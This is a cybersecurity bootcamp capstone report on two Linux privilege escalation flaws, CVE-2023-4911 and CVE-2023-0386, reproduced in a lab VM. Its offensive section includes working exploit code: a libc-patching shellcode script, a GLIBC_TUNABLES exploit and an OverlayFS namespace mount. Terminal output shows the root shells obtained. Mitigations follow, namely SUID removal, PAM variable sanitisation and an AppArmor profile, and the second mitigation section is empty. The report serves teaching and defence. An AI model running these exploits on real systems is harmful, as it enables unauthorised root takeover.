CAPSTONE PROJECT REPORT

Vulnerability Analysis, Exploitation, and Mitigation

Prepared By :

Hala Basim Qubeilat

Prepared For:

NCSC JO
IT Security C&T

Supervised By:

ENG. Yanal Abuseini

Abstract

This capstone project represents the final graduation requirement for the Nashama Cyber Bootcamp V9, provided by the National Cyber Security Center in cooperation with IT Security C&T. The project focuses on vulnerability analysis, exploitation, and mitigation through practical analysis of real-world security weaknesses.

The work targets two Linux local privilege escalation vulnerabilities. For each case, a controlled laboratory environment was designed and deployed using a hypervisor, ensuring the presence of vulnerable components required for exploitation. The vulnerabilities were reproduced, exploited, and analyzed to understand their root causes and potential impact on system security.

In addition to the offensive analysis, defensive mitigation strategies were implemented and evaluated. These mitigations go beyond simple updates and emphasize configuration hardening, environment control, and system-level protections. Logging and monitoring mechanisms were also used to verify exploit attempts and confirm the effectiveness of the applied mitigations.

All phases of the project, including environment setup, exploitation, mitigation, logging, and validation, are thoroughly documented in this report. The project demonstrates practical skills in analyzing Linux privilege escalation vulnerabilities and highlights the importance of defense-in-depth and secure system configuration.

Contents

1. Introduction

1.1 Background and Motivation

Linux operating systems are widely used in servers, cloud platforms, and critical infrastructure due to their stability, flexibility, and open-source nature. As a result, weaknesses within Linux systems can have significant security implications. One of the most critical categories of vulnerabilities affecting Linux environments is local privilege escalation, where an attacker with limited access is able to gain elevated privileges and compromise the entire system.

Analyzing real-world vulnerabilities is essential for understanding how security flaws arise, how they are exploited in practice, and how they can be mitigated effectively. While software updates and patches are commonly used as a primary defense mechanism, relying solely on upgrading or updating components does not always address deeper security issues. Misconfigurations, insecure defaults, and improper system controls can still leave systems exposed even when they are fully updated.

For this project, the use of mitigation strategies based only on upgrading or patching was intentionally restricted. Instead, the project required the design and implementation of mitigation techniques with greater technical depth, focusing on system hardening, configuration-level controls, execution restrictions, and monitoring mechanisms. This approach emphasizes defense-in-depth and reflects real-world scenarios where immediate patching may not be possible or sufficient.

1.2 Project Objectives

The objective of this project is to analyze and demonstrate real-world Linux local privilege escalation vulnerabilities through practical experimentation. The project focuses on two vulnerabilities, CVE-2023-4911 (Looney Tunables) and CVE-2023-0386 (Linux Kernel Improper Ownership Management Vulnerability).

The project aims to:

- Build controlled virtual laboratory environments for each vulnerability
- Reproduce and successfully exploit the selected vulnerabilities
- Analyze the root causes and security impact of each CVE
- Design and apply mitigation strategies with technical depth, without relying solely on system updates, upgrades, or least privilege enforcement
- Validate the effectiveness of mitigations using logging and monitoring mechanisms
- Document all technical steps and results in a structured report

2. Vulnerability Background and Overview

2.1 Overview of Linux Local Privilege Escalation

Local privilege escalation vulnerabilities allow an attacker with limited or unprivileged access to a system to gain elevated privileges, typically resulting in root-level control. In Linux environments, these vulnerabilities are particularly critical because many core system components, services, and administrative tools rely on strict privilege boundaries to maintain system security.

Such vulnerabilities often arise from improper input validation, unsafe handling of user-controlled data, flawed permission checks, or logic errors within privileged components. When exploited, local privilege escalation vulnerabilities can enable complete system compromise, bypass security controls, disable protections, and facilitate persistence or lateral movement. For this reason, understanding and mitigating Linux local privilege escalation vulnerabilities is essential for maintaining system integrity and security.

2.2 CVE-2023-4911 Overview

• Severity: High (CVSS = 7.8)

CVE-2023-4911, commonly referred to as Looney Tunables, is a Linux local privilege escalation vulnerability affecting the GNU C Library (glibc). The vulnerability is caused by improper handling of the GLIBC_TUNABLES environment variable within the dynamic loader during program initialization.

The issue arises when user-controlled environment variables are processed before full privilege separation is enforced, particularly during the execution of privileged SUID binaries. Due to insufficient validation, crafted input can trigger memory corruption within the dynamic loader, potentially allowing an unprivileged local user to escalate privileges.

This vulnerability is significant because glibc is a core component of most Linux distributions, and the dynamic loader plays a critical role in executing almost all dynamically linked binaries. As a result, the vulnerability affects a wide range of systems and highlights the security risks associated with environment variable processing in privileged execution contexts.

2.3 CVE-2023-0386 Overview

• Severity: High (CVSS = 7.8)

CVE-2023-0386 is a Linux kernel local privilege escalation vulnerability related to improper ownership and permission handling within the OverlayFS subsystem. OverlayFS is commonly used in containerized environments and modern Linux systems to manage layered file systems.

The vulnerability occurs due to insufficient validation of file ownership and permissions during certain file operations. Under specific conditions, an unprivileged user can manipulate file attributes in a way that leads to unauthorized privilege escalation. This flaw allows attackers to gain elevated privileges by exploiting inconsistencies between file ownership enforcement and privilege checks.

The impact of this vulnerability is critical, as it affects the Linux kernel itself, which operates at the highest privilege level. Exploitation can lead to full system compromise, making it a serious threat in environments where OverlayFS is enabled. The vulnerability demonstrates how subtle logic errors in kernel-level file system handling can result in severe security consequences.

3. System Architecture Perspective

3.1 Architecture and Deployment Overview

- Isolated laboratory environment deployed using VMware Workstation 17 Pro
- Single virtual machine architecture to represent a local attacker model
- Virtualization used to ensure safe exploitation, isolation, and repeatability

3.2 CVE-2023-4911 Architecture

- Guest operating system: Ubuntu 22.04.3 LTS
- GNU C Library (glibc) version: 2.35-0ubuntu3.3 (vulnerable release)
- Dynamic loader: ld.so (GNU dynamic loader)
- Privileged SUID binary present: su

3.3 CVE-2023-0386 Architecture


- Guest operating system: Ubuntu 22.04.1 LTS
- Linux kernel version: 5.15.0-25-generic
- Affected subsystem: OverlayFS

4. Offensive Security Perspective

4.1 CVE-2023-4911

Verification of Vulnerable Component


- The figure shows the output of the `ldd --version` command executed on the target system. This command was used to verify the version of the GNU C Library (glibc) currently loaded and in use by the system.
  The output confirms that the system is running glibc version 2.35-0ubuntu3.3, which is a vulnerable release affected by the Looney Tunables vulnerability. Verifying the exact glibc version is a critical prerequisite for exploitation, as the vulnerability exists within specific glibc versions and cannot be exploited if a patched version is in place.



```
hala@Victim:~/glibc-downgrade$ ldd --version
ldd (Ubuntu GLIBC 2.35-0ubuntu3.3) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Figure 1: Verification of vulnerable glibc version using ldd --version

- To verify that the target system is vulnerable, a crafted GLIBC_TUNABLES environment variable was supplied during the execution of a privileged SUID binary. This test is commonly used to confirm the presence of the Looney Tunables vulnerability without performing full exploitation.
  As shown in the figure below, executing the su binary with a malformed GLIBC_TUNABLES value results in a segmentation fault. This behavior indicates memory corruption occurring during the dynamic loader initialization phase, before normal privilege separation takes place. The crash confirms that the vulnerable glibc code path is reachable and that the environment is susceptible to exploitation.



```
hala@ubuntu-victim11:~$ GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=
A /usr/bin/su --help
Segmentation fault (core dumped)
hala@ubuntu-victim11:~$
```

Figure 2: Verification of Looney Tunables vulnerability by triggering a segmentation fault during SUID binary execution

Exploit Preparation: Malicious libc Generation

- As part of the exploitation phase, a custom version of the GNU C Library was generated to facilitate privilege escalation. The provided Python script modifies the original libc.so.6 binary by injecting shellcode that sets the user and group IDs to root and spawns a shell.
  The script loads the system's libc binary, locates a known execution point within the library, and overwrites it with shellcode designed to execute with elevated privileges. This modified library is then saved as a new libc.so.6 file and later used during exploit execution.
  Running the script using `python3 gen_libc.py` prepares the malicious library required for the exploit. This step is necessary to ensure that when the vulnerable dynamic loader processes the manipulated environment variables, control flow is redirected to the injected payload, resulting in privilege escalation.

```
#!/usr/bin/env python3
from pwn import *
context.os = "linux"
context.arch = "x86_64"
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
d = bytearray(open(libc.path, "rb").read())
sc = asm(shellcraft.setuid(0) + shellcraft.setgid(0) + shellcraft.sh())
orig = libc.read(libc.sym["__libc_start_main"], 0x10)
idx = d.find(orig)
d[idx : idx + len(sc)] = sc
open("./libc.so.6", "wb").write(d)
```

Exploit Execution and Privilege Escalation

- The exploit leverages the Looney Tunables vulnerability by abusing improper handling of the GLIBC_TUNABLES environment variable during the execution of a privileged SUID binary. The next C program constructs a carefully crafted execution environment that triggers memory corruption within the glibc dynamic loader before privilege separation is fully enforced.
  As part of the exploitation process, the program places a forged version of libc.so.6 in a controlled directory structure. This modified library contains injected payload code prepared during the previous step. The exploit then prepares multiple oversized GLIBC_TUNABLES environment variables to manipulate the memory layout of the dynamic loader and overwrite internal loader structures.

The exploit executes the su binary repeatedly using execve() with the crafted environment. Due to the non-deterministic nature of the memory corruption, multiple execution attempts are performed until control flow is successfully redirected. When the exploit succeeds, execution is transferred to the injected payload within the malicious libc, resulting in a shell running with elevated privileges.
This step demonstrates a complete local privilege escalation from an unprivileged user context to root by exploiting a flaw in glibc environment variable processing.

- The following excerpts highlight the most important components of the exploit implementation. Each code segment represents a key stage in the exploitation process:
  - Target selection and environment array setup:
    Declares buffers used to craft the malicious environment, sets the target privileged SUID binary (/usr/bin/su), and prepares a large environment pointer array.

```
int main(void)
{
    char filler[FILL_SIZE], kv[BOF_SIZE], filler2[BOF_SIZE + 0x20], dt_rpath[0x20000];
    char *argv[] = {"/usr/bin/su", "--help", NULL};
    char *envp[0x1000] = {
        NULL,
    };
```

  - Copying the forged libc into a crafted path:
    Places the modified libc.so.6 (generated earlier) into a specially named directory path. This supports later manipulation of dynamic loader behavior during the privileged binary startup.

```
    // copy forged libc
    if (mkdir("\"", 0755) == 0)
    {
        int sfd, dfd, len;
        char buf[0x1000];
        dfd = open("\"/libc.so.6", O_CREAT | O_WRONLY, 0755);
        sfd = open("./libc.so.6", O_RDONLY);
        do
        {
            len = read(sfd, buf, sizeof(buf));
            write(dfd, buf, len);
        } while (len == sizeof(buf));
        close(sfd);
        close(dfd);
    }
```

- Crafting the GLIBC_TUNABLES payload strings:
  Builds large, attacker-controlled GLIBC_TUNABLES environment variables. These are the primary inputs used to reach the vulnerable glibc dynamic loader behavior.

```
strcpy(filler, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler); i < sizeof(filler) - 1; i++)
{
    filler[i] = 'F';
}
filler[sizeof(filler) - 1] = '\0';

strcpy(kv, "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=");
for (int i = strlen(kv); i < sizeof(kv) - 1; i++)
{
    kv[i] = 'A';
}
kv[sizeof(kv) - 1] = '\0';

strcpy(filler2, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler2); i < sizeof(filler2) - 1; i++)
{
    filler2[i] = 'F';
}
filler2[sizeof(filler2) - 1] = '\0';
```


- Environment shaping and critical envp placements:
  Initializes the environment array and places crafted entries at specific indices to influence loader memory layout and internal structure handling during startup.

```c
for (int i = 0; i < 0xfff; i++)
{
    envp[i] = "";
}

for (int i = 0; i < sizeof(dt_rpath); i += 8)
{
    *(uintptr_t *)(dt_rpath + i) = -0x14ULL;
}
dt_rpath[sizeof(dt_rpath) - 1] = '\0';

envp[0] = filler;                               // pads away loader rw section
envp[1] = kv;                                   // payload
envp[0x65] = "";                                // struct link_map ofs marker
envp[0x65 + 0xb8] = "\x30\xf0\xff\xff\xfd\x7f"; // l_info[DT_RPATH]
envp[0xf7f] = filler2;                          // pads away :tunable2=AAA: in between
for (int i = 0; i < 0x2f; i++)
{
    envp[0xf80 + i] = dt_rpath;
}
envp[0xffe] = "AAAA"; // alignment, currently already aligned
```

- Stack limit adjustment (supporting exploit reliability):
  Sets the stack limit to unlimited to reduce constraints that could interfere with exploit behavior; also shows a commented single-shot `execve()` attempt before the retry strategy.

```c
struct rlimit rlim = {RLIM_INFINITY, RLIM_INFINITY};
if (setrlimit(RLIMIT_STACK, &rlim) < 0)
{
    perror("setrlimit");
}

/*
if (execve(argv[0], argv, envp) < 0) {
    perror("execve");
}
*/

int pid;
```


- The figure shows the execution of the exploit chain for the vulnerability. First, the malicious libc library is generated by running the Python script responsible for preparing the modified libc.so.6. The exploit binary is then compiled and executed.
  Due to the non-deterministic nature of the vulnerability, the exploit is executed multiple times, as indicated by the repeated “try” messages. After several attempts, the exploit successfully redirects execution flow, resulting in a shell with root privileges, indicated by the # prompt. This confirms a successful local privilege escalation from an unprivileged user to root.



```
hala@Victim:~/Downloads/CVE-2023-4911-main$ python3 gen_libc.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/hala/.cache/.pwntools-cache-3.10/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.15.0)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
hala@Victim:~/Downloads/CVE-2023-4911-main$ gcc -o exp exp.c
hala@Victim:~/Downloads/CVE-2023-4911-main$ ./exp
try 100
try 200
try 300
try 400
try 500
try 600
try 700
# 
```

Figure 3: Successfull exploitation and getting root shell.


- The figure confirms the successful exploitation of the vulnerability and the resulting privilege escalation. After multiple execution attempts, the exploit spawns an interactive shell with elevated privileges. The execution of the id command shows that the process is running with uid=0 and gid=0, confirming root-level access. Additionally, the `whoami` command returns root, further validating that full administrative privileges were obtained.



```
hala@Victim:~/Downloads/CVE-2023-4911-main$ ./exp
try 100
try 200
try 300
try 400
try 500
try 600
try 700
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),1000(hala)
# whoami
root
# bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@Victim:/home/hala/Downloads/CVE-2023-4911-main#
```


Figure 4: Confirmation of successful privilege escalation showing root-level access

- The diagram presents a high-level overview of the exploitation flow



4.2 CVE-2023-0386

- **Verification of Vulnerable Component**
  Prior to initiating exploitation, the running Linux kernel version was verified to ensure that the target system met the vulnerability prerequisites. The system was confirmed to be running kernel version 5.15.0-25-generic, which falls within the affected range of the Linux Kernel Improper Ownership Management vulnerability.



```
hala@hala-virtual-machine:~$ uname -r
5.15.0-25-generic
hala@hala-virtual-machine:~$ 
```

Figure 5: Verification of vulnerable Linux kernel version prior

- **Exploit Execution Preparation (OverlayFS Abuse)**
    - ./fues


This component implements a minimal FUSE-based filesystem used during the exploit preparation phase. It provides a controlled file entry with attacker-defined metadata and content to support interactions with the OverlayFS subsystem.

The filesystem reports the exposed file as root-owned with SUID permissions and serves payload content from memory during file access. This controlled behavior is used to reach the vulnerable kernel code path related to improper ownership management, forming a prerequisite step for the subsequent privilege escalation.

The following snippet shows the core logic where the FUSE filesystem reports attacker-controlled file metadata, forcing root ownership and SUID permissions for the exposed file.

```
    if (strcmp(path, "/file") == 0)

    {

        puts(path);

        stbuf->st_mode = S_IFREG | 04777; // 为了有suid权限

        // stbuf->st_mode = S_IFLNK | 0777;

        stbuf->st_nlink = 1;

        // stbuf->st_size = strlen(content);

        stbuf->st_uid = 0;

        stbuf->st_gid = 0;

        stbuf->st_size = clen;

        return 0;

    }
```

The output confirms the successful initialization of the FUSE-based helper filesystem. The reported payload length indicates that the file content was correctly loaded into memory. The repeated invocation of the getattr callback shows that file attribute requests are being handled by the custom filesystem, verifying that OverlayFS interactions are reaching the user-controlled FUSE layer.



```
hala@hala-virtual-machine:~/Downloads/CVE-2023-0386-main$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] getattr_callback
[+] getattr_callback
/
[+] getattr_callback
[+] getattr_callback
[+] getattr_callback
```


Figure 6: Execution of the FUSE-based helper filesystem

- **Exploit Execution and Privilege Escalation**
  The exploit abuses OverlayFS ownership handling by mounting a crafted overlay filesystem from an unprivileged user namespace. Due to improper kernel validation of file ownership during overlay operations, a file with elevated privileges is created and later executed, resulting in a root shell.

  This code segment performs the core exploitation step by creating a new user and mount namespace using unshare(), allowing privileged filesystem operations from an unprivileged context. The UID and GID mappings are explicitly configured to map the calling user to root inside the namespace. Once this environment is established, an OverlayFS instance is mounted using attacker-controlled directories. Due to improper ownership management in the kernel, this operation enables the creation of files with elevated privileges, forming the basis for local privilege escalation.

```
// mount overlay
uid_t uid = getuid();
gid_t gid = getgid();
printf("uid:%d gid:%d\n", uid, gid);
if (unshare(CLONE_NEWNS | CLONE_NEWUSER) == -1)
    err(1, "unshare");
xwritefile("/proc/self/setgroups", "deny");
sprintf(buf, "0 %d 1", uid);
xwritefile("/proc/self/uid_map", buf);
sprintf(buf, "0 %d 1", gid);
xwritefile("/proc/self/gid_map", buf);

sprintf(buf, "lowerdir=%s,upperdir=%s,workdir=%s", DIR_LOWER, DIR_UPPER, DIR_WORK);
if (mount("overlay", DIR_MERGE, "overlay", 0, buf) == -1)
    err(1, "mount %s", DIR_MERGE);
else
    puts("[+] mount success");
```


- **Privilege Escalation Verification**
  The exploit was executed from an unprivileged user context and successfully triggered the vulnerable OverlayFS behavior. Following the exploit execution, a shell with elevated privileges was obtained, and the `whoami` command confirms execution as root. This verifies a successful local privilege escalation.



```
hala@hala-virtual-machine:~/Downloads/CVE-2023-0386-main$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root      4096 11:12 8 كانون الثاني .
drwxrwxr-x 6 root   root      4096 11:12 8 كانون الثاني ..
-rwsrwxrwx 1 nobody nogroup 16096 1970  1 كانون الثاني file
[+] exploit success!
root@hala-virtual-machine:~/Downloads/CVE-2023-0386-main# whoami
root
```

Figure 7: Confirmation of successful privilege escalation resulting in root access

- The diagram presents a high-level overview of the exploitation flow




5. Defensive Security Perspective

5.1 CVE-2023-4911

- **SUID Execution Hardening**

  As part of the mitigation strategy, the SUID bit was removed from the `su` binary to prevent unprivileged users from executing it with elevated privileges. By disabling the SUID permission, the binary no longer executes with root privileges, effectively eliminating a critical attack vector required for exploiting the vulnerability.

  The permission change was verified by inspecting the file attributes, confirming that the SUID bit was successfully removed. This mitigation reduces the exploitability of the vulnerability by preventing privileged execution paths that rely on SUID binaries, even when the vulnerable glibc version remains present.




```
hala@Victim:~$ sudo chmod u-s /usr/bin/su
hala@Victim:~$ ls -l /usr/bin/su
-rwxr-xr-x 1 root root 55672 2022  21         شباط /usr/bin/su
hala@Victim:~$
```

Figure 8: Removal of the SUID bit from the su binary as a mitigation measure

- **Environment Variable Sanitization (PAM Configuration)**


  As an additional mitigation measure, environment variable sanitization was applied to prevent the inheritance of dangerous environment variables during privileged execution. This was achieved by modifying the PAM environment configuration file (`/etc/security/pam_env.conf`) to explicitly restrict sensitive variables.

  Specifically, variables such as `GLIBC_TUNABLES`, `LD_PRELOAD`, and `LD_LIBRARY_PATH` were configured with empty default values. These variables are commonly abused in local privilege escalation attacks to influence the behavior of privileged binaries and dynamic linking at runtime.



```
hala@Victim:~$ sudo nano /etc/security/pam_env.conf
hala@Victim:~$ env | grep -E "GLIBC|LD_"
hala@Victim:~$
```


Figure 9: PAM environment configuration restricting dangerous environment variables



```
#ATSIGN          DEFAULT=""       OVERRIDE=\
GLIBC_TUNABLES    DEFAULT=
LD_PRELOAD        DEFAULT=
LD_LIBRARY_PATH   DEFAULT=
```

- **Mandatory Access Control (AppArmor)**


  - The AppArmor service was verified to be active and enforcing security profiles on the system. The service status confirms that AppArmor is loaded, enabled at startup, and running in enforced mode. This verification ensures that the applied AppArmor profiles are actively protecting privileged binaries during execution.



```
hala@Victim:~$ sudo systemctl status apparmor
● apparmor.service - Load AppArmor profiles
     Loaded: loaded (/lib/systemd/system/apparmor.service; enabled; vendor preset: enabled)
     Active: active (exited) since Mon 2026-01-12 21:24:04 +03; 49min ago
       Docs: man:apparmor(7)
             https://gitlab.com/apparmor/apparmor/wikis/home/
   Main PID: 607 (code=exited, status=0/SUCCESS)
        CPU: 77ms
```


Figure 10: Verification of active AppArmor service

  - An AppArmor profile was enforced for the su binary as part of the mitigation strategy. The profile restricts the binary's runtime capabilities and limits access to sensitive system paths such as /proc, /sys, and /dev/mem. This confinement reduces the attack surface during privileged execution and helps disrupt the exploit chain, even when a vulnerable glibc version is present.



```
  GNU nano 6.2                                              /etc/apparmor.d/usr.bin.su *
#include <tunables/global>

profile su /usr/bin/su flags=(attach_disconnected) {
  capability setuid,
  capability setgid,

  deny /proc/** w,
  deny /sys/** w,
  deny /dev/mem rw,

  /usr/bin/su rix,
}
```

Figure 13: AppArmor enforcement for the su binary.



```
hala@Victim:~$ sudo aa-status | grep su
   su
hala@Victim:~$
```


Figure 12: Verification of active AppArmor profile for su.

5.2 CVE-2023-0386

